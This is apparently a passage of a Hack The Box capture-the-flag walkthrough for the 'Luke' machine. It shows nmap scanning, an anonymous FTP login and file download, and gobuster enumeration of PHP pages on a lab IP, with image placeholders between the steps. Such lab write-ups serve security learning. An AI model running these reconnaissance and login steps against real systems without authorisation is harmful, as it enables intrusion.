

luke




```
┌──(root💀kali)-[/Documents/htb/boxes/luke]
└─# nmap -sC -sV -oA nmap/luke 10.10.10.137
Starting Nmap 7.91 ( https://nmap.org ) at 2021-05-12 23:06 EDT
Nmap scan report for 10.10.10.137
Host is up (0.12s latency).
Not shown: 995 closed ports
PORT     STATE SERVICE VERSION
21/tcp   open  ftp     vsftpd 3.0.3+ (ext.1)
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_drwxr-xr-x    2 0        0             512 Apr 14  2019 webapp
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 10.10.14.23
|      Logged in as ftp
|      TYPE: ASCII
|      No session upload bandwidth limit
|      No session download bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 4
|      vsFTPd 3.0.3+ (ext.1) - secure, fast, stable
|_End of status
22/tcp   open  ssh?
|_ssh-hostkey: ERROR: Script execution failed (use -d to debug)
80/tcp   open  http    Apache httpd 2.4.38 ((FreeBSD) PHP/7.3.3)
|_http-server-header: Apache/2.4.38 (FreeBSD) PHP/7.3.3
|_http-title: Luke
3000/tcp open  http    Node.js Express framework
|_http-title: Site doesn't have a title (application/json; charset=utf-8).
8000/tcp open  http    Ajenti http control panel
|_http-title: Ajenti
```




```
┌──(root💀kali)-[/Documents/htb/boxes/luke]
└─# ssh 10.10.10.137
The authenticity of host '10.10.10.137 (10.10.10.137)' can't be established.
ECDSA key fingerprint is SHA256:LbqH6pN9E+/eMa5BMN+TXTMjZFHllGjb+51k1DbLsvg.
Are you sure you want to continue connecting (yes/no/[fingerprint])?
Host key verification failed.
```


it prompting us to accept a key , this is an ssh service.



```
┌──(root💀kali)-[/Documents/htb/boxes/luke]
└─# ftp 10.10.10.137
Connected to 10.10.10.137.
220 vsFTPd 3.0.3+ (ext.1) ready...
Name (10.10.10.137:root): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> dir
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x    2 0        0             512 Apr 14  2019 webapp
226 Directory send OK.
ftp> cd /home
550 Failed to change directory.
ftp> cd webapp
250 Directory successfully changed.
ftp> dir
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-r-xr-xr-x    1 0        0             306 Apr 14  2019 for_Chihiro.txt
226 Directory send OK.
```




```
ftp> get for_Chihiro.txt
local: for_Chihiro.txt remote: for_Chihiro.txt
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for for_Chihiro.txt (306 bytes).
226 Transfer complete.
306 bytes received in 0.00 secs (4.6321 MB/s)
```



Welcome to Luke LTD


A landing page template freshly redesigned for Bootstrap 4



Contact us


contact@luke.io

Copyright © Luke LTD 2019




```
success:    false
message:    "Auth token is not supplied"
```


we're searching for php files bcz



```
80/tcp   open  http    Apache httpd 2.4.38 ((FreeBSD) PHP/7.3.3)
|_http-server-header: Apache/2.4.38 (FreeBSD) PHP/7.3.3
```





```
┌──(root💀 kali)-[/Documents/htb/boxes/luke]
└─# gobuster dir -u http://10.10.10.137 -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt -x php 2> /dev/null
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.10.137
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Extensions:              php
[+] Timeout:                 10s
===============================================================
2021/05/12 23:20:41 Starting gobuster in directory enumeration mode
===============================================================
/login.php            (Status: 200) [Size: 1593]
/member               (Status: 301) [Size: 235] [--> http://10.10.10.137/member/]
/management           (Status: 401) [Size: 381]
/css                  (Status: 301) [Size: 232] [--> http://10.10.10.137/css/]
/js                   (Status: 301) [Size: 231] [--> http://10.10.10.137/js/]
/vendor               (Status: 301) [Size: 235] [--> http://10.10.10.137/vendor/]
/config.php           (Status: 200) [Size: 202]
/LICENSE              (Status: 200) [Size: 1093]
```



Index of /member


- Parent Directory



